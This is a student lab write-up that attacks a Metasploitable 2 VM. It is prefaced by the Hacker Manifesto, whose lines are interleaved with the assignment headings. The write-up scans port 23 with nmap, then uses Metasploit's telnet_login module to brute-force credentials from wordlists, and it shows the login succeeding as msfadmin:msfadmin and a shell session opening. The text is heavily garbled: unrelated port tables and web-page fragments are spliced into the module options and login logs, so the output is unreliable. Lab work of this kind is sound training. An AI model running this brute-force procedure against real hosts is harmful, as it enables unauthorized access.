

# Another one got caught today, it's all over the papers.

"Teenager Arrested in Computer Crime Scandal"

"Hacker Arrested after Bank Tampering..."

Damn kids. They're all ALIKE...

But did you, in your three-piece psychology and 1950's techNObrain, ever take a look behind the eyes of the hacker?

Did you ever wonder what made him tick, what forces shaped him, what may have molded him?

I am a hacker, enter my World. . . .

# ASSIGNMENT NUMBER 04

Damn underachiever. They're all alike.

I'm in junior high or high school.

## EXPLOITATION TECHNIQUES

"No, Ms. Smith, I didn't show my work. I did it in my head..."

Damn kid.

Probably copied it. They're all alike.

BY ANKIT RAJ

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up.

Not because it doesn't like me... Or feels threatened by me.. Or thinks I'm a smart ass.. Or doesn't like teaching and shouldn't be here...

Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through the phone line like heroin THROUGH AN ADDICT'S VEINS,

an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found.

"This is it... this is where I belong..."

I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...

You bet your ass we're all alike.

Damn kid. Tying up the phone line again. They're all alike.

we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless

We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals.

We explore...

We seek after knowledge.

and You call us criminals.

We exist without skin color, without nationality, without religious bias...

You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's FOR OUR OWN GOOD,

yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity.

My crime is that of judging people by what they say and think,

My CRIME is that of outsmarting you,

SUBMITTED TO - MANOJ KUMAR SIR | mmanoj.manu26@gmail.com

I am a hacker, and this is my manifesto.

You may stop this individual, but you can't stop us all...

after all...

WE'RE ALL ALIKE...

# • **TARGET - METASPOITABLE 2**

## • **TASKS TO DO AND OTHER INFO :-**

**1. TARGET'S IP - 192.168.5.135**

**2. EXISTENCE - LOCAL NETWORK**

**3. TASK - Hack Target using Port 23  
using Metasploit Framework**

## • **CONTENTS :-**

**1. Using Nmap To Scan Target's Port Info**


**2. Using msfconsole**

**3. Initiating Attack**

**4. Proof**

# I. Using Nmap To Scan Target's Port Info

⇒ STEP 1. In this step, we used nmap to find information about the services and its version running on the Port 23 of our target machine 192.168.5.135



The screenshot shows a terminal window on a Linux desktop. The terminal title is "root@ankeymaccy: /home/err04". The command entered was "# nmap -sV -p 23 -v 192.168.5.135". The output shows the scan results for port 23, which is open and running telnetd on a Linux system. A red box highlights the service information section of the output.

```
(root@ankeymaccy)-[~/home/err04]
# nmap -sV -p 23 -v 192.168.5.135
starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 19:44 IST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 19:44
Scanning 192.168.5.135 [1 port]
Completed ARP Ping Scan at 19:44, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:44
Completed Parallel DNS resolution of 1 host. at 19:44, 13.00s elapsed
Initiating SYN Stealth Scan at 19:44
Scanning 192.168.5.135 [1 port]
Discovered open port 23/tcp on 192.168.5.135
Completed SYN Stealth Scan at 19:44, 0.03s elapsed (1 total ports)
Initiating Service scan at 19:44
Scanning 1 service on 192.168.5.135
Completed Service scan at 19:44, 6.42s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.5.135.
Initiating NSE at 19:44
Completed NSE at 19:44, 0.00s elapsed
Initiating NSE at 19:44
Completed NSE at 19:44, 0.00s elapsed
Nmap scan report for 192.168.5.135
Host is up (0.00028s latency).

PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
MAC Address: 00:0C:29:C0:28:48 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.80 seconds
Raw packets sent: 2 (72B) | Rcvd: 2 (72B)

(root@ankeymaccy)-[~/home/err04]
```

⇒ Details that we found about our target is shown above as well as written below:-

- ⤒ PORT -23,
- ⤒ SERVICE - telnet,
- ⤒ VERSION - Linux telnetd,
- ⤒ MAC - 00:0C:29:C0:28:48
- ⤒ OS - Linux

## 2. Using msfconsole

⇒ Step 1. Launching msfconsole in terminal

## Command Used:- msfconsole

```
[root@ankeymaccy ~]# msfconsole
[*] Kali Linux [~] Kali Tools [~] Kali Docs [~] Kali Forum [~] Kali NetHunter [~] Exploit-DB [~] Google Hacking DB [~] OffSe
[+] msfconsole
[+] 192.168.5.135

Address

Ports
The 65505 ports scanned but not shown below are in state: closed
* 65505 ports replied with: conn-refused

Port      State (toggle closed [0] | filtered [0])          Service      Reason      Product
21        open          ftp           syn-ack    vsftpd
22        open          ssh           syn-ack    OpenSSH
23        open          telnet        syn-ack    Linux telnetd
25        open          smtp          syn-ack    postfix smtpd
53        open          domain        syn-ack    ISC BIND
80        open          http          syn-ack    Apache httpd
111       open          rpcbind      syn-ack    # % #
139       open          netbios-ssn  syn-ack    Samba smbd
445       open          netbios-ssn  syn-ack    Samba smbd
512       open          exec          syn-ack    netkit-ssh rexecd
513       open          login         syn-ack    OpenBSD or Solaris rlogind
514       open          tcpwrapped   syn-ack
1099      open          java-rmi    syn-ack    GNU Classpath grmiregistry
1524      open          cmdshell     syn-ack    Metasploitable root shell
2049      open          nntp         syn-ack
2121      open          tftp          syn-ack    ProFTPD
3306      open          sql          syn-ack
3632      open          #           syn-ack
#####
# WAVE 5 ##### SCORE 31337 #####
#####
# [ metasploit v6.2.3-dev
# [ 2227 exploits - 1172 auxiliary - 398 post
# [ 867 payloads - 45 encoders - 11 nops
# [ 9 evasion
```

⇒ Step 2. Searching the required telnet exploit in msfconsole in order to get access in the target over port 23.

Command Used : - search telnet

#	Name	Version	Disclosure	Date	Rank	Check	Description
0	exploit/linux/misc/asus_infosvr_auth_bypass_exec	2015-01-04	excellent	No	ASUS infosvr Auth Bypass Command Execution		
1	exploit/linux/http/asuswrt_lan_rce	2018-01-22	excellent	No	AsusWRT LAN Unauthenticated Remote Code Execution		
2	auxiliary/server/capture/telnet	2018-01-22	normal	No	Authentication Capture: <code>telnet</code>		
3	auxiliary/scanner/telnet/brocade_enable_login	2018-01-22	normal	No	Brocade Enable Login Check Scanner		
4	exploit/windows/proxy/ccproxy_telnet_ping	2004-11-11	average	Yes	CCProxy Telnet Proxy Ping Overflow		
5	auxiliary/dos/cisco/ios_telnet_rocem	2017-03-17	normal	No	Cisco IOS Telnet Denial of Service		
6	auxiliary/admin/http/dlink_dir_300_600_exec_noauth	2013-02-04	normal	No	D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution		
7	exploit/linux/http/dlink_diagnostic_exec_noauth	2013-03-05	9.4.2	excellent	No	D-Link DIR-645 / DIR-815 diagnostic.php Command Execution	
8	exploit/linux/http/dlink_dir300_exec_telnet	2013-04-22	2.8.2	excellent	No	D-Link Devices Unauthenticated Remote Command Execution	
9	exploit/linux/webapp/dogfood_spell_exec	2009-03-03	2	excellent	Yes	Dogfood CRM spell.php Remote Command Execution	
10	exploit/freebsd/telnet_telnet_encrypt_keyid	2011-12-23	3.X - 4.X	great	No	FreeBSD Telnet Service Encryption Key ID Buffer Overflow	
11	exploit/windows/telnet/gamssoft_telsrv_username	2000-07-17	3.X - 4.X	average	Yes	GAMSSoft TelSrv 1.5 Username Buffer Overflow	
12	exploit/windows/telnet/goodtech_telnet	2005-03-15	average	No	GoodTech Telnet Server Buffer Overflow		
13	exploit/linux/misc/hp_jetdirect_path_traversal	2017-04-05	normal	No	HP Jetdirect Path Traversal Arbitrary Code Execution		
14	exploit/linux/http/huawei_hg532n_cmdinject	2017-04-15	excellent	Yes	Huawei HG532n Command Injection		
15	exploit/linux/misc/igel_command_injection	2021-02-25	excellent	Yes	IGEL OS Secure VNC/Terminal Command Injection RCE		
16	auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	2.4	normal	No	Juniper SSH Backdoor Scanner	
17	auxiliary/scanner/telnet/lanttronix_johnny_password	2013-01-31	normal	No	Lanttronix Telnet Password Recovery		
18	auxiliary/scanner/telnet/lanttronix_gvnc_version	2013-01-31	normal	No	Lanttronix Telnet Service Banner Detection		
19	exploit/linux/telnet_telnet_encrypt_keyid	2011-12-23	8.3.0 - 8.3.7	great	No	Linux BSD-derived Telnet Service Encryption Key ID Buffer Overflow	
20	auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof	2010-10-21	normal	No	Microsoft IIS FTP Server Encoded Response Overflow Trigger		
21	exploit/linux/telnet_netgear_iac_enable	2009-10-30	excellent	Yes	NETGEAR Telnet Enable		
22	auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass	2021-09-06	normal	Yes	Netgear PNPX_GetShareFolderList Authentication Bypass		
23	auxiliary/admin/http/netgear_r6700v3_pass_reset	2020-06-15	normal	Yes	Netgear R6700v3 Unauthenticated LAN Admin Password Reset		
24	auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce	2021-04-21	1.1	normal	Yes	Netgear R7000 backup.cgi Heap Overflow RCE	
25	exploit/unix/misc/polycom_hdq_auth_bypass	2013-01-18	normal	Yes	Polycom Command Shell Authorization Bypass		
26	exploit/linux/misc/polycom_hdq_traceroute_exec	2017-11-12	1.3	excellent	Yes	Polycom Shell_HDX Series Traceroute Command Execution	
27	exploit/freebsd/ftp/proftpd_telnet_iac	2010-11-01	1.4	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)	
28	exploit/linux/ftp/proftpd_telnet_iac	2010-11-01	1	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)	

⇒ Step 3. Now, Select the correct Module. We are going to Bruteforce our target so we've chosen module number 34 i.e., auxillary/scanner/telnet/telnet\_login.

26	exploit/unix/misc/polycom_hdx_traceroute_exec	2017-11-12	excellent	Yes	Polycom Shell HDX Series Traceroute Command Execution	
27	exploit/freebsd/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)	
28	exploit/linux/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)	
x)	Address					
29	auxiliary/scanner/telnet/telnet_ruggedcom		normal	No	RuggedCom Telnet Password Generator	
30	auxiliary/scanner/telnet/satel_cmd_exec	2017-04-07	normal	No	Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability	
31	exploit/solaris/telnet/ttyprompt	2002-01-18	excellent	No	Solaris in.telnetd TTYPROMPT Buffer Overflow	
32	exploit/solaris/telnet/fuser_closed	2007-02-12	excellent	No	Sun Solaris Telnet Remote Authentication Bypass Vulnerability	
	• 65535 ports replied with conn-refused					
33	exploit/linux/http/tp-link-sc2020n-authenticated-telnet-injection	2015-12-20	excellent	No	TP-Link SC2020n Authenticated Telnet Injection	
34	auxiliary/scanner/telnet/telnet_login	2016-01-23	normal	No	Telnet Login Check Scanner	
35	auxiliary/scanner/telnet/telnet_version	OpenSSH 4.7p1 Debian	normal	No	telnet Service Banner Detection	
36	auxiliary/scanner/telnet/telnet_encrypt_overflow	Linux telnetd	normal	No	Telnet Service Encryption Key ID Overflow Detection	
37	payload/cmd/unix/bind_busybox_telnetd	Postfix smtamd	normal	No	Unix Command Shell, Bind TCP (via BusyBox telnetd)	
38	payload/cmd/unix/reverse	ISG BIND	9.4.2	normal	Unix Command Shell, Double Reverse TCP (telnet)	
39	payload/cmd/unix/reverse_ssl_double_telnet	Apache httpd	2.2.8	normal	Unix Command Shell, Double Reverse TCP SSL (telnet)	
40	payload/cmd/unix/reverse_bash_telnet_ssl	2	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)	
41	exploit/linux/ssh/vyos_restricted_shell_privesc	Samba smbd	3.X-4.X	great	Yes	VyOS restricted-shell Escape and Privilege Escalation
42	post/windows/gather/credentials/mremote	Samba smbd	3.X-4.X	normal	No	Windows Gather mRemote Saved Password Extraction
	510	tcp open	login	syn-ack	OpenBSD or Solaris rlogind	
	514	tcp open	fromwpaged	syn-ack		

## Command Used : - use 34

```
msf6 exploit(linux/http/asuswrt_lan_rce) > use 34
```

→ Step 4. We will now see the options of module 34 and will set required values in the options field of module 34.

- ⇒ Command Used:- show options to view options.
- ⇒ Command Used:- set RHOSTS 192.168.5.135 to set target's IP.
- ⇒ Command Used:- set USER\_FILE username.txt to set wordlist file.
- ⇒ Command Used:- set BRUTEFORCE\_SPEED 2 to set bruteforcing speed.

The screenshot shows a terminal window with three tabs open, all titled 'root@ankeymacy:/home/err04'. The tabs are part of a Kali Linux desktop environment. The terminal content is as follows:

```
msf6 exploit(linux/http/asuswrt_lan_rce) > use 34
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

Name      Current Setting  Required  Description
----      -----
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5          yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no        Try each user/password couple stored in the current database
DB_ALL_PASS     false        no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
DB_SKIP_EXISTING  none       no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD       tcp open      no        A specific password to authenticate with
PASS_FILE      tcp open      no        File containing passwords, one per line
RHOSTS        192.168.5.135  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         23            yes       The target port (TCP)
STOP_ON_SUCCESS  false       yes       Stop guessing when a credential works for a host
THREADS        1             yes       The number of concurrent threads (max one per host)
USERNAME        192.168.5.135  yes       A specific username to authenticate as
USERPASS_FILE   open         no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false       no        Try the username as the password for all users
USER_FILE       open         no        File containing usernames, one per line
VERBOSE        true          yes      Whether to print output for all attempts
2049          192.168.5.135  n/a      n/a

msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.5.135
RHOSTS => 192.168.5.135
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE username.txt
USER FILE => username.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE password.txt
PASS FILE => password.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set BRUTEFORCE_SPEED 2
BRUTEFORCE_SPEED => 2
```

⇒ Step 5. After setting all the values, Let's cross check for the options we set. Again using show options command.

Module options (auxiliary/scanner/telnet/telnet_login):					
Name	Value	Current Setting	Required	Description	Extra info
BLANK_PASSWORDS	false	no	no	Try blank passwords for all users	
BRUTEFORCE_SPEED	2	yes	yes	How fast to bruteforce, from 0 to 5	
DB_ALL_CREDS	passwords	raise	no	Try each user/password couple stored in the current database	
DB_ALL_PASS	false	no	no	Add all passwords in the current database to the list	
DB_ALL_USERS	false	no	no	Add all users in the current database to the list	
DB_SKIP_EXISTING	none	no	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)	
PASSWORD	tcp open	no	no	A specific password to authenticate with	
PASS_FILE	tcp open password.txt	no	smtp	File containing passwords, one per line	
RHOSTS	tcp open 192.168.5.135	yes	domain	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>	
RPORT	tcp open 23	yes	http	The target port (TCP)	22.8 (Ubuntu DAV/2)
STOP_ON_SUCCESS	false	yes	yes	Stop guessing when a credential works for a host	RPC #100000
THREADS	tcp open 1	yes	netbios-ssn	The number of concurrent threads (max one per host)	workgroup: WORKGROUP
USERNAME	tcp open	no	netbios-ssn	A specific username to authenticate as	workgroup: WORKGROUP
USERPASS_FILE	tcp open	no	exec	File containing users and passwords separated by space, one pair per line	
USER_AS_PASS	false	no	tcpwrapped	Try the username as the password for all users	
USER_FILE	tcp open username.txt	no	java-rmi	File containing usernames, one per line	
VERBOSE	tcp open true	yes	binshell	Whether to print output for all attempts	

### 3. Initiating Attack

⇒ Step 1. After Crosschecking every values and parameter initiate the attack.

≡ Command Used :- run

```
msf6 auxiliary(scanner/telnet/telnet_login) > run
[*] Started listener on port 4444
[+] 192.168.5.135:23 - LOGIN FAILED: root:12345678 (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: root:ahsdbadb (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: root:password (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: root:P@SSword (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: root:hihipassword (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: root:consolelogin (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: root:insethere (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: root:passwordd12 (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: root: (Incorrect: ) Version Extra info
[+] 192.168.5.135:23 - LOGIN FAILED: admin:12345678 (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: admin:ahsdbadb (Incorrect: ) Debian Squeeze
[+] 192.168.5.135:23 - LOGIN FAILED: admin:password (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: admin:P@SSword (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: admin:hihipassword (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: admin:msfadmin (Incorrect: ) (Ubuntu) DAV/2
[+] 192.168.5.135:23 - LOGIN FAILED: admin:consolelogin (Incorrect: ) RPC #100000
[+] 192.168.5.135:23 - LOGIN FAILED: admin:insethere (Incorrect: ) workgroup: WORKGROUP
[+] 192.168.5.135:23 - LOGIN FAILED: admin:passwordd12 (Incorrect: ) workgroup: WORKGROUP
[+] 192.168.5.135:23 - LOGIN FAILED: admin: (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: login:12345678 (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: login:ahsdbadb (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: login:password (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: login:P@SSword (Incorrect: ) RPC #100003
[+] 192.168.5.135:23 - LOGIN FAILED: login:hihipassword (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: login:msfadmin (Incorrect: ) (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
[+] 192.168.5.135:23 - LOGIN FAILED: login:consolelogin (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: login:insethere (Incorrect: ) protocol 3.3
[+] 192.168.5.135:23 - LOGIN FAILED: login:passwordd12 (Incorrect: ) access denied
[+] 192.168.5.135:23 - LOGIN FAILED: login: (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: toor:12345678 (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: toor:ahsdbadb (Incorrect: ) Protocol v1.3
[+] 192.168.5.135:23 - LOGIN FAILED: toor:password (Incorrect: )
[+] 192.168.5.135:23 - LOGIN FAILED: toor:P@SSword (Incorrect: ) Ruby 1.8; path /usr/lib/ruby/1.8/db
[+] 192.168.5.135:23 - LOGIN FAILED: toor:hihipassword (Incorrect: ) RPC #100005
[+] 192.168.5.135:23 - LOGIN FAILED: toor:msfadmin (Incorrect: ) RPC #100021
[+] 192.168.5.135:23 - LOGIN FAILED: toor:consolelogin (Incorrect: ) RPC #100024
[+] 192.168.5.135:23 - LOGIN FAILED: toor:insethere (Incorrect: ) Go to top
Toggle Closed Ports
Toggle Filtered Ports
```

⇒ Step 2. Bruteforcing will be started suddenly after this, and we will see the same in the terminal.

⇒ Step 3. Once the bruteforcing is successful, we will see Login successful message in the terminal.

And, a command shell will be spawned for us.

Applications Places Terminal Jul 2 19:33

```
root@ankeymacyy:/home/err04
root@ankeymacyy:/home/err04
root@ankeymacyy:/home/err04

[+] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: msfadmin:P@SSword (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: msfadmin:hihipassword (Incorrect: )
[+] 192.168.5.135:23 - 192.168.5.135:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.5.135:23 - Attempting to start session 192.168.5.135:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.5.128:34135 -> 192.168.5.135:23) at 2022-07-02 19:20:52 +0530

[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: console:12345678 (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: console:ahsdbadb (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: console:password (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: console:P@SSword (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: console:hihipassword (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: duconsole:msfadmin (Incorrect: ) Extra info
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: duconsole:consolelogin (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: duconsole:insethere (Incorrect: ) protocol 2.0
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: duconsole:passwrodd12 (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: duconsole: (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: terminalowner:12345678 (Incorrect: ) (Ubuntu) DAV/2
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: terminalowner:ahsdbadb (Incorrect: ) RPC #100000
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: terminalowner:password (Incorrect: ) workgroup: WORKGROUP
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: terminalowner:P@SSword (Incorrect: ) workgroup: WORKGROUP
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: terminalowner:hihipassword (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: terminalowner:msfadmin (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: terminalowner:consolelogin (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: terminalowner:insethere (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: terminalowner:passwrodd12 (Incorrect: ) RPC #100003
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: terminalowner: (Incorrect: )
[*] 192.168.5.135:23 - Scanned 1 of 1 hosts (100% complete) 5.0.51a-Subuntu5

[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions:1 PostgreSQL DB 8.3.0-8.3.7
[*] Starting interaction with 1...
vnc      syn-ack   VNC          protocol 3.0
6000    tcp  open   X11      syn-ack           access denied
6667    tcp  open   irc       syn-ack   UnrealIRCd
8000    tcp  open   irc       syn-ack   UnrealIRCd
8000    tcp  open   ajp13    syn-ack   Apache Jserv          Protocol v1.3
8100    tcp  open   http     syn-ack   Apache Tomcat/Coyote JSP engine 1.1
8787    tcp  open   dirb     syn-ack   Ruby DRb RMI          Ruby 1.8; path /usr/lib/ruby/1.8/drbd
33423   tcp  open   mountd   syn-ack           1-3           RPC #100005
37554   tcp  open   nlockmgr syn-ack           1-4           RPC #100021
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
  qdisc noqueue: root none
  state UNKNOWN qlen 1
  link loopback brd 0:0
  brd 0:0
  queueing discipline: noqueue
  Go to top
  Toggle Closed Ports
  Toggle Filtered Ports
```

⇒ Step 4. Now, We are ready to start the remote shell using sessions command. So, Let's spawn the remote shell.

 Command Used :- sessions 1

root@ankeymaccy:/home/err04

```
root@ankeymaccy:/home/err04 x root@ankeymaccy:/home/err04 x root@ankeymaccy:/home/err04 x
[-] 192.168.5.135:23 - LOGIN FAILED: terminalowner:passwordd12 (Incorrect: )
[-] 192.168.5.135:23 - LOGIN FAILED: terminalowner: (Incorrect: )
[*] 192.168.5.135:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions 1
[*] Starting interaction with 1...
* 00:0C:29:C0:28:48 - VMware (mac)

Ports
Shell Banner:
The 65535 ports scanned but not shown below are in state: closed
msfadmin@metasploitable:~$ msfadmin@metasploitable:~$ 
-----  

* 65535 ports replied with: conn-refused  


| Port | State (open closed filtered) | Service     | Reason  | Product                    | Version               | Extra info           |
|------|------------------------------|-------------|---------|----------------------------|-----------------------|----------------------|
